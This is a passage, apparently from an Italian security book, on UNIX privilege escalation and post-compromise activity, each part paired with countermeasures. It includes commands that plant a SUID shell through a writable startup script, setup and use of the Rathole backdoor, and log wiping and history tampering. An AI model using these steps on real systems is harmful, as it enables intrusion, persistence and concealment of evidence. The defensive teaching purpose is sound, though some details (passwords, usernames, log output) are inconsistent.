523074  68 -rwsr-xr-x  2 root      root      65608 Jan 31 09:44 /usr/bin/sudo
537077  12 -rwsr-sr-x  1 root      root      9524 Mar 22 12:52 /usr/bin/X
538389  44 -rwsr-xr-x  1 root      root      41284 Feb 10 14:51 /usr/bin/passwd
538386  32 -rwsr-xr-x  1 root      root      31748 Feb 10 14:51 /usr/bin/chsh
522858  44 -rwsr-sr-x  1 daemon   daemon   42800 Oct 25 09:46 /usr/bin/at
523074  68 -rwsr-xr-x  2 root      root      65608 Jan 31 09:44 /usr/bin/sudoedit

```

La maggior parte dei programmi elencati (per esempio chage e passwd) richiedono SUID per essere eseguiti correttamente. Gli hacker concentrano la loro attenzione sui binari SUID che hanno già causato problemi in passato, o che hanno un'elevata propensione alla vulnerabilità a causa della loro complessità. Il programma dos è un buon punto di partenza; si tratta di un programma che crea una macchina virtuale e richiede l'accesso diretto all'hardware del sistema per certe operazioni. Gli hacker sono sempre in cerca di programmi SUID che hanno caratteristiche fuori dall'ordinario o che non sono stati mai esaminati con la stessa attenzione di altri. Svolgiamo qualche ricerca sul programma dos consultando la documentazione HOWTO. Vogliamo sapere se possano esservi delle vulnerabilità nell'esecuzione di dos con SUID: in caso positivo, potrebbero essere sfruttate per un attacco.

La documentazione HOWTO di dos afferma quanto segue:

Benché dosemu rilasci i privilegi di root non appena possibile, è comunque più sicuro non eseguirlo come root, soprattutto se si eseguono programmi DPMI sotto di esso. La maggior parte delle normali applicazioni DOS non richiede che dosemu sia eseguito come root, soprattutto se l'esecuzione avviene sotto X. Quindi, non si dovrebbe consentire agli utenti di eseguire una copia di dosemu con SUID root, quando possibile, ma soltanto una copia non SUID. Si può configurare questo meccanismo in base all'utente utilizzando il file /etc/dosemu.users.

Il testo della documentazione afferma chiaramente che è consigliabile fare in modo che gli utenti eseguano una copia non SUID. Nel nostro sistema di prova non è stata impostata tale restrizione nel file /etc/dosemu.users. Difetti di configurazione come questi fanno la gioia degli hacker. Sul sistema esiste un file con alto rischio di compromissione di root; gli hacker determinano se esistano vie di attacco eseguendo direttamente dos con SUID, o se vi siano altre vulnerabilità secondarie che si potrebbero sfruttare, come buffer overflow, problemi di collegamenti simbolici e così via. Questo è un classico caso in cui un programma è eseguito inutilmente con SUID root e così mette a rischio la sicurezza del sistema.



Contromisure contro le vulnerabilità dei file SUID

La miglior misura di prevenzione contro gli attacchi che sfruttano vulnerabilità di SUID/Sgid è quella di rimuovere il bit SUID/SGID dal maggior numero possibile di file. È difficile fornire un elenco definitivo dei file che non dovrebbero essere eseguiti con SUID, perché le cose cambiano notevolmente da una versione di UNIX all'altra, e di conseguenza qualsiasi elenco che potremmo fornire sarebbe incompleto. Il nostro miglior suggerimento è di tenere traccia di ogni file SUID/SGID presente sul proprio sistema e di assicurarsi che sia assolutamente necessario che tale file sia eseguito con privilegi di root. Dovreste utilizzare gli stessi metodi che gli hacker impiegherebbero per determinare se un file debba essere SUID o meno. Trovate tutti i file SUID/SGID e iniziate la verifica. Il comando seguente trova tutti i file SUID:

```
find / -type f -perm -04000 -ls
```

Il comando seguente trova tutti i file SGID:

```
find / -type f -perm -02000 -ls
```

Consultate la man page, la documentazione utente e gli HOWTO per determinare se l'autore e altri consigliano di rimuovere il bit SUID dal programma in questione. Al termine di questa valutazione sui file SUID/SGID, potrete rimanere sorpresi dal numero di file che non richiedono tali privilegi. Come sempre, è bene apportare le modifiche in un ambiente di prova prima di scrivere uno script che rimuova il bit SUID/SGID da tutti i file presenti sul sistema. Tenete conto che su qualunque sistema esiste un certo numero di file, solitamente piccolo, che richiedono SUID per assicurare il normale funzionamento. Gli utenti di Linux possono utilizzare anche SELinux (*Security-enhanced Linux*, nsa.gov/research/selinux/), una versione di Linux con misure di sicurezza rafforzate, elaborata da NSA. SELinux è in grado di bloccare alcuni exploit SUID/SGID perché i suoi criteri impediscono a un exploit di fare qualsiasi cosa che il suo processo genitore non possa fare. Un esempio si tratta in una vulnerabilità /proc scoperta nel 2006. Per ulteriori dettagli, cfr. lwn.net/Articles/191954/.



File accessibili a tutti in scrittura

Un altro difetto di configurazione comune si ha quando dei file riservati sono accessibili a tutti in scrittura, quindi qualsiasi utente può modificarli. Come avviene per i file SUID, anche in questo caso il problema si deve principalmente alla pigrizia degli amministratori, ma quando si tratta di file critici per il sistema, il fatto che siano accessibili a tutti in scrittura comporta gravi conseguenze per la sicurezza. Gli hacker non trascurano i dettagli banali, anche se l'amministratore di sistema lo fa. Tra i file che più spesso sono resi accessibili a tutti in scrittura vi sono quelli di inizializzazione del sistema, quelli critici per la configurazione e quelli di avvio dell'utente. Vediamo in che modo gli hacker possono trovare questi file e sfruttarli:

```
find / -perm -2 -type f -print
```

Il comando `find` è utilizzato per individuare i file accessibili a tutti in scrittura.

```
/etc/rc.d/rc3.d/S99local
/var/tmp
/var/tmp/.X11-UNIX
/var/tmp/.X11-UNIX/X0
/var/tmp/.font-UNIX
/var/lib/games/xgalscores
/var/lib/news/innd/ctlinnda28392
/var/lib/news/innd/ctlinnda18685
/var/spool/fax/outgoing
/var/spool/fax/outgoing/locks
/home/public
```

Osservando i risultati, notiamo diversi problemi. In primo luogo, `/etc/rc.d/rc3.d/S99local` è uno script di avvio accessibile in scrittura; questa situazione è molto pericolosa, perché un hacker potrebbe facilmente ottenere accesso di root al sistema. All'avvio del sistema, `S99local` viene eseguito con privilegi di root, perciò un hacker potrebbe creare una shell SUID al successivo riavvio del sistema con il seguente comando:

```
[sigma]$ echo "/bin/cp /bin/sh /tmp/.sh ; /bin/chmod 4755 /tmp/.sh"
\ /etc/rc.d/rc3.d/S99local
```

Quando il sistema viene riavviato, in `/tmp` viene creata una shell SUID. Inoltre, la directory `/home/public` è accessibile a tutti in scrittura, perciò un hacker potrebbe sovrascrivere qualsiasi file in essa contenuto, utilizzando il comando `mv`, perché i permessi di directory prevalgono sui permessi di file. Un caso tipico si ha quando un hacker modifica i file di avvio della shell dell'utente `public` (per esempio `.login` o `.bashrc`) per creare un file utente SUID, così, dopo che un utente `public` accede al sistema, l'hacker trova una shell SUID `public` pronta ad attenderlo.

Contromisure contro la vulnerabilità dei file accessibili a tutti in scrittura

È buona norma trovare tutti i file e le directory accessibili a tutti in scrittura su ogni sistema di cui si è responsabili, cambiando tale impostazione quando non è strettamente indispensabile. Può essere difficile decidere quali file devono essere accessibili in scrittura o meno, perciò il nostro suggerimento è quello di usare il buon senso. I file di inizializzazione del sistema, file di configurazione critici o file di avvio dell'utente non devono essere accessibili a tutti in scrittura, mentre per esempio alcuni device in `/dev` devono esserlo: valutate bene ogni modifica e fate opportune verifiche.

Gli attributi di file estesi non rientrano nello scopo di questo libro, ma meritano di essere citati. Molti sistemi possono essere resi molto più sicuri attivando i flag `read-only`, `append` e `immutable` su certi file chiave. Linux (via `chattr`) e molte delle varianti BSD forniscono altri flag che sono utilizzati raramente, ma sono utili. Combinate questi attributi di file estesi con i livelli di sicurezza del kernel (ove siano supportati) e la sicurezza dei file risulterà decisamente maggiore.

Accesso di root ottenuto: e ora?

Smaltita la scarica di adrenalina per aver ottenuto l'accesso di root tanto agognato, per l'hacker il lavoro è appena cominciato. L'obiettivo è quello di violare il sistema andando alla ricerca di informazioni in tutti i file; caricare degli sniffer per catturare password Telnet, FTP, POP e SNMP; e, infine, portare un attacco a un'altra vittima utilizzando il sistema violato come base di partenza. Quasi tutte queste tecniche, tuttavia, richiedono l'upload di un rootkit personalizzato.



Rootkit

<i>Popolarità:</i>	9
<i>Semplicità:</i>	9
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	9

Il sistema violato diventa ora il punto di accesso centrale per tutti gli attacchi futuri, perciò è importante, per l'hacker, effettuare l'upload dei suoi rootkit e nasconderli. Un rootkit UNIX è tipicamente costituito da quattro gruppi di strumenti specifici per il tipo e la versione della piattaforma in uso:

- trojan per versioni alterate di login, netstat e ps;
- backdoor da inserire in inetd;
- sniffer per interfaccia;
- programmi che cancellano il log di sistema.



Trojan

Una volta ottenuto l'accesso di root, gli hacker possono inserire dei trojan per praticamente tutti i comandi del sistema. Ecco perché è fondamentale verificare la dimensione e la data/timestamp di tutti i file binari, ma soprattutto dei programmi utilizzati più spesso come login, su, telnet, ftp, passwd, netstat, ifconfig, ls, ps, ssh, find, du, df, sync, reboot, halt, shutdown e così via.

Per esempio, un trojan comune in molti rootkit è una versione alterata di login. Il programma fa accedere un utente esattamente come il normale comando login, ma intanto registra nome utente e password in un file. Una versione alterata di SSH esegue la stessa funzione. Un altro trojan potrebbe creare una backdoor nel sistema eseguendo un listener TCP che attenda la connessione dei client e fornisca la password corretta. Rathole, scritto da Icognito, è una backdoor UNIX per Linux e OpenBSD; il pacchetto include un makefile ed è facile da compilare. La compilazione produce due file binari: il client, rat, e il server, hole. Rathole include anche il supporto per la cifratura blowfish e per nascondere il nome dei processi. Quando un client si connette alla backdoor, gli viene richiesta una password. Una volta fornita la password corretta, viene creata una nuova shell e poi due pipe. L'I/O della shell è inviato alle pipe e il daemon effettua la cifratura della comunicazione. È possibile personalizzare le opzioni in hole.c prima della combinazione. Di seguito elenchiamo le opzioni disponibili e i loro valori di default:

```
#define SHELL    "/bin/sh"          // shell da eseguire
#define SARG     "-i"              // parametri shell
#define PASSWD   "rathole!"        // password (8 caratteri)
#define PORT     1337              // porta a cui assegnare la shell
#define FAKEPS   "bash"            // nome fintizio processo
#define SHELLPS  "bash"            // nome fintizio shell
#define PIPE0    "/tmp/.pipe0"      // pipe 1
#define PIPE1    "/tmp/.pipe1"      // pipe 2
```

Per i nostri scopi illustrativi, manteremo i valori di default. Il server rathole (hole) si associa alla porta 1337, utilizza la password “ratehole!” per la validazione del client e viene eseguito sotto il nome di processo fintizio “bash”. Dopo l’autenticazione, l’utente viene portato in una shell di Bourne e i file /tmp/.pipe0 e /tmp/.pipe1 sono utilizzati per la cifratura del traffico. Iniziamo a esaminare i processi in esecuzione prima e dopo l’avvio del server.

```
[schism]# ps aux |grep bash
root      4072  0.0  0.3  4176  1812  tty1      S+   14:41   0:00 -bash
root      4088  0.0  0.3  4168  1840  pts/0      Rs   14:42   0:00 -bash

[schism]# ./hole
root@schism:~/rathole-1.2# ps aux |grep bash
root      4072  0.0  0.3  4176  1812  tty1      S+   14:41   0:00 -bash
root      4088  0.0  0.3  4168  1840  pts/0      Rs   14:42   0:0 -bash
root      4192  0.0  0.0    720      52 ?      Ss   15:11   0:00 bash
```

La nostra backdoor ora è in esecuzione sulla porta 1337 e ha come ID di processo 4192. Ora che la backdoor accetta connessioni, possiamo connetterci utilizzando il client rat.

```
[apogee]$ ./rat
Usage: rat <ip> <port>
[apogee]$ ./rat 192.168.1.103 1337
Password:
#
```

Il numero di potenziali tecniche trojan è limitato solamente dalla fantasia degli hacker, che è sempre in espansione. Per esempio, le backdoor possono utilizzare tecniche di shell inversa, port knocking, e canale coperto per mantenere una connessione remota con l’host compromesso. Controllando con cura tutte le porte in ascolto sul proprio sistema si eviterà di subire questo tipo di attacco, ma la migliore contromisura consiste innanzitutto nell’evitare la modifica dei file binari.



Contromisure contro i trojan

Senza gli strumenti adatti, molti di questi trojan sono difficili da individuare. Spesso hanno la stessa dimensione e la stessa data dei programmi originali, perciò le tecniche di rilevazione standard non bastano. È necessario disporre di un programma di verifica del checksum con funzioni crittografiche per realizzare una firma univoca per ciascun file binario, quindi queste firme vanno memorizzate in modo sicuro (per esempio su un disco da riporre al sicuro in una cassaforte). Programmi come Tripwire (tripwire.com) e AIDE (sourceforge.net/projects/aide) sono i più noti in questo campo; consentono di registrare una firma univoca per tutti i programmi al fine di poter determinare senza possibilità di dubbi il momento in cui un file binario è stato modificato da un hacker. Inoltre, sono stati

realizzati vari strumenti per individuare i rootkit noti; due dei più diffusi sono chkrootkit e rkhunter. Tuttavia, questi strumenti funzionano bene soprattutto quando si affrontano hacker non molto esperti che utilizzano rootkit pubblici, non personalizzati.

Spesso gli amministratori dimenticano di creare checksum fino a quando non viene rilevata una violazione del sistema, e ovviamente questa non è la soluzione ideale. Fortunatamente, alcuni sistemi dispongono di funzionalità di gestione dei pacchetti che integra già una funzione di hashing forte. Per esempio, molte versioni di Linux utilizzano il formato RPM (*Red Hat Package Manager*), nella cui specifica sono compresi i checksum MD5. E a che cosa può servire questo, dopo una violazione del sistema? Utilizzando una copia di RPM sicuramente non alterata, è possibile interrogare un pacchetto che non è stato compromesso per verificare se alcuni dei file binari a esso associati sono cambiati:

```
[hoplite]# cat /etc/redhat-release
Red Hat Enterprise Linux ES release 4 (Nahant Update 5)
[hoplite]# rpm -V openssh-server-3.9p1-8.RHEL4.20
S.5....T c /etc/ssh/sshd_config
```

Se RPM dopo la verifica non visualizza alcun output e termina, sappiamo che il pacchetto non è stato modificato dall'ultimo aggiornamento del database RPM. Nel nostro esempio, /etc/ssh/sshd_config fa parte del pacchetto del server openssh per Red Hat Enterprise 4.0 ed è elencato come file che è stato modificato. Ciò significa che il checksum MD5 del file è diverso da quello del pacchetto. In questo caso la modifica è dovuta alla personalizzazione del file di configurazione del server SSH effettuata dall'amministratore del sistema. Prestate attenzione a eventuali modifiche dei file di un pacchetto, soprattutto dei file binari, per cui non si trova una spiegazione: sono un buon sintomo che il sistema è stato compromesso.

Per i sistemi Solaris, un database completo di checksum MD5 noti si può ottenere dal Solaris Fingerprint Database mantenuto da Oracle (in precedenza Sun Microsystems). Potete utilizzare il programma digest per ottenere una firma MD5 di un file binario dubbio e confrontarla con la firma registrata nel Solaris Fingerprint Database disponibile tramite web:

```
# digest -a md5 /usr/bin/ls
b099bea288916baa4ec51cffae6af3fe
```

Quando inviate la firma MD5 tramite il database online presso <https://pkg.oracle.com/solaris/>, essa viene confrontata con quella presente nel database. Se le firme corrispondono, significa che la copia del programma in uso è legittima:

```
Results of Last Search
b099bea288916baa4ec51cffae6af3fe - - 1 match(es)
canonical-path: /usr/bin/ls
package: SUNWcsu
version: 11.10.0,REV=2005.01.21.16.34
architecture: i386
source: Solaris 10/x86
patch: 118855-36
```

Naturalmente, una volta che il sistema è stato compromesso, non ci si può affidare ai nastri di backup per ripristinare il sistema, dato che anch'essi probabilmente saranno infettati. Per rimediare a un attacco, sarà necessario ricostruire il sistema partendo dai supporti originali.



Trovarsi nella situazione in cui un hacker ha accesso di root al sistema non è certo gradevole, ma il caso peggiore di tutti si ha quando nell'host violato è installata una utilità che "spia" la rete. Gli *sniffer*, come vengono chiamati in gergo (dal nome di un noto software di monitoraggio della rete di Network General), si possono considerare come gli strumenti più pericolosi impiegati dagli hacker, principalmente perché consentono loro di attaccare qualsiasi sistema che invii del traffico all'host violato e ogni altro sistema che si trovi sul segmento di rete locale senza nemmeno immaginare che vi sia una spia in ascolto.

Che cos'è uno sniffer?

Gli sniffer sono nati per l'esigenza di avere a disposizione uno strumento che consentisse di individuare e risolvere i problemi di rete. In sostanza catturano, interpretano e memorizzano, per una successiva analisi, i pacchetti che attraversano la rete. In questo modo i tecnici della rete hanno a disposizione una finestra da cui possono osservare ciò che scorre nei cavi, e questo consente loro di risolvere dei problemi o modificare un comportamento di rete visualizzando il traffico della rete stessa nella sua forma più grezza. Un esempio di tracciamento dei pacchetti è riportato di seguito. Lo user ID è "guest" e la password è "guest". Sono riportati anche tutti i comandi successivi al login:

```
-----[SYN] (slot 1)
pc6 => target3 [23]
%&& #'$ANSI"!guest
guest
ls
cd /
ls
cd /etc
cat /etc/passwd
more hosts.equiv
more /root/.bash_history
```

Come la maggior parte dei potenti strumenti a disposizione dell'amministratore di rete, anche gli sniffer sono stati piegati dagli hacker a svolgere dei compiti per loro conto. Potete immaginare la quantità illimitata di dati riservati che passa su una rete molto frequentata in un solo istante. I dati comprendono coppie nome utente/password, messaggi e-mail confidenziali, trasferimenti di file con formule proprietarie, report di vario tipo. Prima o poi, ogni cosa che è inviata in una rete viene tradotta in bit e byte che sono visibili a uno "spione" che impiega uno sniffer in qualsiasi punto del percorso intrapreso dai dati. Discuteremo alcuni modi per proteggere i dati di rete da occhi indiscreti, tuttavia speriamo che stiate cominciando a capire perché giudichiamo gli sniffer come gli strumenti più pericolosi impiegati dagli hacker. Niente può essere sicuro in una rete in cui sono stati installati degli sniffer, perché tutti i dati inviati lungo le connessioni sono in sostanza aperti. Dsniff (monkey.org/~dugsong/dsniff) è il nostro sniffer preferito, è stato sviluppato da quel pazzoide di Dug Song ed è disponibile presso packetstormsecurity.org/sniffers insieme a molti altri programmi di questo tipo.

Funzionamento degli sniffer

Il modo più semplice per capire la funzione degli sniffer è quello di esaminare come funziona uno sniffer Ethernet. Naturalmente esistono sniffer per praticamente tutti i tipi di reti, ma poiché Ethernet è lo standard più comune, ci riferiamo a questo. Gli stessi principi in genere valgono anche per altre architetture di rete.

Uno sniffer Ethernet è un software che lavora di concerto con la scheda di rete (NIC, *Network Interface Card*) per sottrarre di nascosto tutto il traffico a portata del sistema di ascolto, e non solo quello indirizzato all'host utilizzato per questo scopo. Normalmente una scheda di rete Ethernet rifiuta tutto il traffico che non è specificamente indirizzato alla scheda stessa o all'indirizzo di rete broadcast, perciò è necessario portare la scheda in uno stato speciale denominato *modalità promiscua* per fare in modo che possa ricevere tutti i pacchetti in viaggio attraverso i cavi di rete.

Una volta che l'hardware di rete è stato posto in modalità promiscua, lo sniffer può catturare e analizzare tutto il traffico che attraversa il segmento Ethernet locale. Questo limita il raggio d'azione dello sniffer, che non è in grado di ascoltare il traffico al di fuori del dominio di collisione della rete locale (ovvero al di là dei router, degli switch o di altri dispositivi di segmentazione). Naturalmente, uno sniffer posizionato con cura su una dorsale, un collegamento tra reti diverse o un altro punto di aggregazioni di rete è in grado di spiare un volume di traffico maggiore rispetto a un altro posizionato su un segmento Ethernet isolato.

Ora che abbiamo spiegato come funzionano gli sniffer, esaminiamone alcuni molto diffusi e mostriamo come si possono rilevare.

Alcuni sniffer noti

La Tabella 5.2 non è certamente esaustiva, ma comprende gli strumenti che abbiamo incontrato (e utilizzato) più spesso nella nostra esperienza di professionisti della sicurezza.

Tabella 5.2 Alcuni sniffer noti e gratuiti per UNIX.

Nome	Dove si trova	Descrizione
tcpdump 3.x, di Steve McCanne, Craig Leres e Van Jacobson	sourceforge.net/projects/tcpdump/	Il classico strumento per l'analisi dei pacchetti che è stato portato su una varietà di piattaforme.
Snoop	src.opensolaris.org/source/xref/ onnv/onnv-gate/usr/src/cmd/ cmd-inet/usr.sbin/snoop/	Uno sniffer di pacchetti incluso in Solaris.
Dsniff, di Doug Song	monkey.org/~dugsong/dsniff	Uno dei più potenti sniffer disponibili.
Wireshark, di Gerald Combs	wireshark.org	Un fantastico sniffer freeware ricco di funzioni per la decodifica del protocollo.

Contromisure contro gli sniffer

Si possono utilizzare tre approcci per ostacolare gli sniffer presenti nel proprio ambiente.

Migrazione a una topologia di rete commutata

Una rete Ethernet condivisa è decisamente vulnerabile allo sniffing perché tutto il traffico è trasmesso a tutte le macchine sul segmento locale. Nelle reti Ethernet commutate, invece, ogni host è posso nel proprio dominio di collisione, in modo che soltanto il traffico destinato a host specifici (e il traffico di broadcast) raggiunga la scheda di rete. Un altro vantaggio delle reti commutate è il miglioramento delle prestazioni. Poiché il costo dei dispositivi per reti commutate è ormai quasi uguale a quello dei dispositivi per reti condivise, non ha più senso acquistare tecnologie di rete condivisa; se il reparto amministrativo della vostra azienda non lo capisce, mostrate ai responsabili le loro password catturate utilizzando uno dei programmi descritti in precedenza, e cambieranno idea.

Le reti commutate aiutino a contrastare gli hacker meno esperti, tuttavia possono essere facilmente convertite in strumenti per effettuare lo sniffing della rete locale. Un programma come arpredirect, incluso nel pacchetto dsniff di Dug Song (monkey.org/~dugsong/dsniff/), può facilmente sovvertire la sicurezza fornita dalla maggior parte degli switch. Questo programma è trattato in dettaglio nel Capitolo 8.

Rilevamento degli sniffer

Esistono due approcci fondamentali per rilevare gli sniffer: il primo si basa sull'host e il secondo sulla rete. L'approccio più diretto, basato sull'host, consiste nel determinare se la scheda di rete del sistema bersaglio sta operando in modalità promiscua. Su UNIX si possono utilizzare a questo scopo diversi programmi, tra cui cpm (Check Promiscuous Mode), disponibile presso <ftp://coast.cs.purdue.edu/pub/tools/UNIX/cpm>.

Gli sniffer sono anche visibili nell'elenco dei processi e tendono a creare file di log molto grandi, nel tempo perciò semplici script UNIX con i comandi ps, lsof e grep possono riuscire a mettere in luce le attività che possono far nascere il sospetto della presenza di uno sniffer. Gli hacker intelligenti quasi sempre dissimulano il processo dello sniffer e tentano di nascondere i file di log creati in una directory nascosta, perciò queste tecniche non sono sempre efficaci. Sul rilevamento degli sniffer con metodo basato sulla rete si sono fatte ipotesi teoriche per parecchio tempo. Una delle prime applicazioni pratiche, Anti-Sniff, fu creata da L0pht. Da allora sono stati creati numerosi strumenti di rilevamento, di cui sniffdet è uno dei più recenti (sniffdet.sourceforge.net/).

Cifratura (SSH, IPsec)

La soluzione a lungo termine per il problema degli sniffer è offerta dalla cifratura, l'unico meccanismo che può fornire una fiducia quasi totale nell'integrità delle comunicazioni di rete. La lunghezza della chiave di cifratura deve essere determinata in base al tempo per cui i dati devono essere considerati riservati. Una chiave di lunghezza minore (40 bit) è adatta per la cifratura di flussi contenenti dati che diventano presto obsoleti, e migliora le prestazioni.

SSH (*Secure SHell*) da tempo è utilizzato nella comunità UNIX quando si ha l'esigenza di un login remoto cifrato. Versioni gratuite per scopi non commerciali e scolastici sono disponibili presso <http://www.ssh.com>. OpenSSH è un'alternativa gratuita, open source, curata dal team di OpenBSD e disponibile presso openssh.com.

IPSec (*IP Security Protocol*) è uno standard Internet che consente di autenticare e cifrare il traffico IP. Decine di produttori offrono sistemi basati su questo protocollo, vi consigliamo di rivolgervi al vostro fornitore preferito e consultare le offerte correnti. Gli utenti Linux dovrebbero consultare il progetto FreeSWAN presso freeswan.org/intro.html per un'implementazione gratuita e open source di IPSec e IKE.



Cancellazione dei log

Gli hacker, che non desiderano affatto fornire agli amministratori (e in particolare alle autorità) registrazioni delle attività da essi svolte su un sistema bersaglio, spesso cancellano i log di sistema, coprendo le loro tracce. Ogni buon rootkit solitamente comprende un diversi strumenti per cancellare i log. Un elenco di questi strumenti è disponibile presso packetstormsecurity.org/UNIX/penetration/log-wipers/. Noi tratteremo Logclean-ng, uno dei più diffusi e versatili; lo strumento si basa su una libreria che facilita notevolmente il compito di scrivere programmi per cancellare i log; tale libreria, Liblogclean, supporta una varietà di funzioni e può essere integrata in numerose distribuzioni Linux e BSD senza particolari problemi.

Tra le funzioni supportate da logclean-ng citiamo le seguenti (utilizzate le opzioni `-h` e `-H` per un elenco completo):

- supporto per wtmp, utmp, lastlog, samba, syslog, prelude e snort;
- modifica di file di testo generici;
- modalità interattiva;
- funzionalità di log delle attività del programma e di cifratura;
- modifica manuale dei file;
- cancellazione completa dei log per tutti i file;
- modifica del timestamp.

Naturalmente il primo passo che l'hacker deve compiere per eliminare la traccia delle sue attività è quello di alterare i log di accesso. Per scoprire la tecnica appropriata per questo scopo è necessario dare uno sguardo al file di configurazione `/etc/syslog.conf`. Per esempio, osservando il file `syslog.conf` riportato di seguito sappiamo che la maggioranza dei login al sistema si trovano nella directory `/var/log`:

```
[schism]# cat /etc/syslog.conf
root@schism:~/logclean-ng_1.0# cat /etc/syslog.conf
# /etc/syslog.conf      Configuration file for syslogd.
#
#                         For more information see syslog.conf(5)
#                         manpage.
#
# First some standard logfiles.  Log by facility.
#
auth,authpriv.*          /var/log/auth.log
#cron.*                  /var/log/cron.log
daemon.*                 /var/log/daemon.log
kern.*                   /var/log/kern.log
lpr.*                    /var/log/lpr.log
mail.*                   /var/log/mail.log
```

```

user.*                      /var/log/user.log
uucp.*                     /var/log/uucp.log
#
# Logging for the mail system. Split it up so that
# it is easy to write scripts to parse these files.
#
mail.info                  /var/log/mail.info
mail.warn                   /var/log/mail.warn
mail.err                    /var/log/mail.err
# Logging for INN news system
#
news.crit                  /var/log/news/news.crit
news.err                   /var/log/news/news.err
news.notice                /var/log/news/news.notice
#
# Some 'catch-all' logfiles.
#
*.=debug; \
    auth,authpriv.none; \
    news.none;mail.none   /var/log/debug
*.=info;*.=notice;*.=warn; \
    auth,authpriv.none; \
    cron,daemon.none; \
    mail,news.none        /var/log/messages
#
# Emergencies are sent to everybody logged in.
#
*.emerg

```

Sapendo questo, gli hacker sanno di dover cercare i file di log fondamentali nella directory /var/log. Semplicemente elencando il contenuto di tale directory gli hacker troveranno tutti i tipi di file di log tra cui cron, maillog, messages, spooler, auth, wtmp e xferlog. È necessario modificare numerosi file, inclusi messages, secure, wtmp e xferlog. Poiché il log wtmp è in formato binario (ed è tipicamente utilizzato soltanto per il comando who), gli hacker spesso utilizzano un rootkit per modificarlo. Wzap è specifico per il log wtmp e cancella da questo log soltanto l'utente specificato. Per esempio, per eseguire logcleaning, procedete come segue:

```
[schism]# who /var/log/wtmp
root      pts/3      2008-07-06 20:14 (192.168.1.102)
root      pts/4      2008-07-06 20:15 (localhost)
root      pts/4      2008-07-06 20:17 (localhost)
root      pts/4      2008-07-06 20:18 (localhost)
root      pts/3      2008-07-06 20:19 (192.168.1.102)
root      pts/4      2008-07-06 20:29 (192.168.1.102)
root      pts/1      2008-07-06 20:34 (192.168.1.102)
root      pts/1      2008-07-06 20:47 (192.168.1.102)
root      pts/2      2008-07-06 20:49 (192.168.1.102)
root      pts/3      2008-07-06 20:54 (192.168.1.102)
root      pts/4      2008-07-06 21:23 (192.168.1.102)
root      pts/1      2008-07-07 00:50 (192.168.1.102)
```

```
[schism]# ./logcleaner-ng -w /var/log/wtmp -u woot -r root
[schism]# who /var/log/wtmp
root      pts/3      2008-07-06 20:14 (192.168.1.102)
```

```

root pts/4 2008-07-06 20:15 (localhost)
root pts/4 2008-07-06 20:17 (localhost)
root pts/4 2008-07-06 20:18 (localhost)
root pts/3 2008-07-06 20:19 (192.168.1.102)
root pts/4 2008-07-06 20:29 (192.168.1.102)
root pts/1 2008-07-06 20:34 (192.168.1.102)
root pts/1 2008-07-06 20:47 (192.168.1.102)
root pts/2 2008-07-06 20:49 (192.168.1.102)
root pts/3 2008-07-06 20:54 (192.168.1.102)
root pts/4 2008-07-06 21:23 (192.168.1.102)
root pts/1 2008-07-07 00:50 (192.168.1.102)

```

Il nuovo log di output (wtmp.out) non presenta più l'utente “w00t”. File di log come secure, messages e xferlog possono tutti essere aggiornati utilizzando le funzioni di ricerca e rimozione (o sostituzione) del programma di cancellazione del log.

Uno degli ultimi passi compiuti dall'hacker sarà quello di rimuovere i propri stessi comandi. Molte shell UNIX mantengono una cronologia dei comandi eseguiti, per consentire di trovarli e ripeterli rapidamente. Per esempio, la shell Bourne Again (/bin/bash) mantiene un file nella directory dell'utente (inclusa quella di root in molti casi) denominato .bash_history che contiene un elenco dei comandi utilizzati di recente. Solitamente, come ultimo passo prima di disconnettersi, gli hacker vorranno rimuovere le loro tracce. Per esempio, il file .bash_history potrebbe apparire come segue:

```

tail -f /var/log/messages
cat /root/.bash_history
vi chat-pppo
kill -9 1521
logout
< l'hacker effettua il login e inizia a lavorare qui >
i
pwd
cat /etc/shadow >> /tmp/.badstuff/sh.log
cat /etc/hosts >> /tmp/.badstuff/ho.log
cat /etc/groups >> /tmp/.badstuff/gr.log
netstat -na >> /tmp/.badstuff/ns.log
arp -a >> /tmp/.badstuff/a.log
/sbin/ifconfig >> /tmp/.badstuff/if.log
find / -name -type f -perm -4000 >> /tmp/.badstuff/suid.log
find / -name -type f -perm -2000 >> /tmp/.badstuff/sgid.log
...

```

Utilizzando un semplice editor di testo, l'hacker elimina queste voci e utilizza il comando touch per reimpostare la data e ora di ultimo accesso al file. Solitamente gli hacker non generano file di cronologia perché disabilitano questa funzione della shell mediante:

```
unset HISTFILE; unset SAVEHIST
```

Inoltre, un intruso potrebbe collegare .bash_history a /dev/null:

```
[rumble]# ln -s /dev/null ~/.bash_history
[rumble]# ls -l .bash_history
lrwxrwxrwx 1 root      root          9 Jul 26 22:59 .bash_history -> /dev/null
```

I metodi appena descritti consentiranno a un hacker di coprire le proprie tracce purché siano soddisfatte due condizioni:

- i file di log sono mantenuti sul server locale;
- i file di log non sono monitorati o allarmati in tempo reale.

Negli ambienti aziendali di oggi questo scenario si verifica difficilmente. Inviare i file di log a un server syslog remoto è ormai una pratica consigliata, e sono disponibili diversi software per il controllo dei log e per impostare degli allarmi. Poiché gli eventi possono essere catturati in tempo reale e memorizzati in remoto, cancellare i file di log locali non è sufficiente per garantire che tutte le tracce di un evento siano rimosse. Questo fatto rappresenta un problema sostanziale per chi ha l'esigenza di cancellare le proprie tracce, perciò i programmi più avanzati di cancellazione dei log stanno adottando un approccio maggiormente proattivo: invece di cancellare le voci dei log dopo il fatto, le interpretano e le scartano prima ancora che siano scritte nei log.

Un metodo comune per ottenere questo risultato prevede il ricorso alla chiamata di sistema `ptrace()`, una potente API per processi di debugging e tracing che è stata utilizzata anche in utility come `gdb`. Poiché la chiamata di sistema `ptrace` consente a un processo di controllare l'esecuzione di un altro, è molto utile per chi esegue la cancellazione dei log, per agganciare e controllare daemon di log come `syslogd`. Utilizziamo il programma per la cancellazione dei log `badattachK` di Matias Sedalo per illustrare questa tecnica. Per prima cosa occorre compilare i sorgenti:

```
[schism]# gcc -Wall -D__DEBUG badattachK-0.3r2.c -o badattach
[schism]#
```

Dobbiamo definire un elenco di valori stringa che, qualora siano trovati in una voce di syslog, siano scartati prima ancora di essere scritti. Il file di default, `strings.list`, memorizza questi valori. Vogliamo aggiungere a questo elenco l'indirizzo IP del sistema da cui provveremo e l'account violato che utilizzeremo per l'autenticazione:

```
[schism]# echo "192.168.1.102" >> strings.list
[schism]# echo "woot" >> strings.list
```

